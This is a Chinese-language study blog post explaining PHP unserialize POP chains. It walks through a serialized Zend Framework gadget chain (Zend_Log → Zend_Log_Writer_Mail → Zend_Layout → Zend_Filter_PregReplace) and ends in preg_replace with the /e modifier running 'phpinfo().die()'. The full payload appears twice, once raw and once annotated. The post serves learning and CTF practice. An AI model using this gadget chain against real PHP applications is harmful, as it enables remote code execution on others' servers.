Putting it all together...




```
0:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:
20:\"Zend_Log_Writer_Mail\":5:{s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:
22:\"\0*\0_layoutEventsToMail\";a:0:{}s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":
0:{}s:10:\"\0*\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\0*\0_inflector
\";O:23:\"Zend_Filter_PregReplace\":2:{s:16:\"\0*\0_matchPattern\";s:7:\"/
(.*)/e\";s:15:\"\0*\0_replacement\";s:15:\"phpinfo().die()\";}s:20:\"\0*
\0_inflectorEnabled\";b:1;s:10:\"\0*\0_layout\";s:6:\"layout\";}s:22:\"\0*
\0_subjectPrependText\";N;}}}
```

这是看K0rz3n师傅讲PHP序列化的时候他给出的例子，有点老旧了，但是因为比较清晰，所以这里还是选择再尝试自己分析一遍这个链来呈现一下POP链，当然这样给你相应部分和你真正审计起源码包来还是不一样的，想要真的做出题来还是要继续下苦功夫啊。。

思路：

> **寻找 unserialize() 函数的参数是否有我们的可控点**
>
> 寻找我们的反序列化的目标，重点寻找 存在 **wakeup()** 或 **destruct() 魔术方法的类**
>
> **一层一层地研究该类在魔法方法中使用的属性和属性调用的方法，看看是否有可控的属性能实现在当前调用的过程中触发的**

开始顺着这个思路打一下。

> 一开始的时候说过我们假设这个 unserialize() 在我们的第一张图片的里面，并且参数完全可控，那么我们就从第一张图片开始分析。
>
> 第一张图片中有一个`_writers`属性，然后通过遍历`_writers`属性给一个`$write`赋了值，但是通过`$write`能调用`shutdown()`方法来看，这个`$write`应该是某一个类的实例化对象（不明白这个是什么看上面的面向对象编程哦~），所以我们还需要继续往下挖掘。
>
> 然后就到了第二张图，我们通过`shutdown()`方法找到了这样的一个子类，代码逻辑很简单，我们重点看一下它调用的属性和方法，首先第一个`empty`函数这里调用了`_eventsToMail`属性，然后又在第二个if里调用了`_subjectPrependText`，然后后面还有`_mail`、`_layout`、`_layoutEventsToMail`，和在第一张图片中一样，我们可以发现，这些由`$this`调用出来的属性，包括`_mail`、`_layout`，在后续也进行了方法的调用，那么我们就要继续重复，我们跟踪这个`_layout`调用的`render()`方法进入下一个类，_mail理论上也要追下去，但是这里只是一个演示，并没有呈现出来这一块无关的部分。
>
> 第三张图的这个类里我们看到了`_layout`调用的`render()`函数，这个类里有定义三个属性`_inflector`、`_inflectorEnabled`、`_layout`，但是紧接着我们就能发现，在第二个if里`_inflector`又调用了一个`filter()`方法，我们还要继续往下找这个方法。
>
> 第四张图就是我们找到的`filter()`方法所在的类，这里也有定义两个属性`_matchPattern`、`_replacement`，但是到这里，已经没有新的方法的调用了。同时这里有一个`preg_replace()`函数！同时它的参数就是当前类里的我们可以控制的属性 接下来我们就可以代码执行了。
>
> 所以整个链就是：
>
> ```
> $writer->shutdown()->render()->filter()->preg_replace(我们控制的属性)->代码执行
> ```

```
<?php

O:8:"Zend_Log":1:{                      //Zend_Log对象有__destruct 方法能在反序列化的时候调用，我们需要控制这个对象的属性

    s:11:"0*0_writers";a:1:{           // __writers 是这个对象的属性，但他本身又是一个数组,数组中的数据有 shutdown()
                                       //方法，所以我们要进一步控制这个数组中的这个值的属性，因为有 shutdown()
                                       方法，所以是Zend_Log_Writer_Mail的对象,

        i:0;O: 20:"Zend_Log_Writer_Mail":5:{                //这个对象有五个属性

            s:16:"0*0_eventsToMail";a:1:{i:0;i:1;}
            s: 22:"0*0_layoutEventsToMail";a:0:{}
            s:8:"0*0_mail";O:9:"Zend_Mail": 0:{}
            s:10:"0*0_layout";O:11:"Zend_Layout":3:{            // 其中 _layout 这个属性是 Zend_Layout
                                                                // 的对象，这个对象有三个属性

                s:13:"0*0_inflector ";O:23:"Zend_Filter_PregReplace":2:{ // 3个属性中_inflector 是 Zend_Filter_PregReplace
                                                                        //的对象,这个对象有两个属性我们可以控制，控制了这两个属性后,
                                                                        其实就是控制了 writer 内部的内部的属性，这个属性在整个POP
                                                                        链连续调用的过程中代码执行触发(
                                                                        writer->shutdown()->render()->filter()->preg_replace(
                                                                        我们控制的属性)->代码执行)

                    s:16:"0*0_matchPattern";s:7:"/ (.*)/e";
                    s:15:"0*0_replacement";s:15:"phpinfo().die()";
                }
                s:20:"0* 0_inflectorEnabled";b:1;
                s:10:"0*0_layout";s:6:"layout";
            }
            s:22:"0* 0_subjectPrependText";N;
        }
    }
}
```

这样看起来就很清晰了，环环相扣的感觉也是非常的棒。

到这里这一篇就结束了，后续会补充一些题目的练习（我练习），之后会对PHP反序列化进行一些补充，像是phar、session，然后再进行python反序列化和.net反序列化的学习

参考文章:

一篇文章带你深入理解漏洞之 PHP 反序列化漏洞 | K0rz3n's Blog

反序列化详解 - Site-01

PHP 类与对象、访问控制 | 面向对象编程 | PHP 入门到实战教程

PHP: 魔术方法 - Manual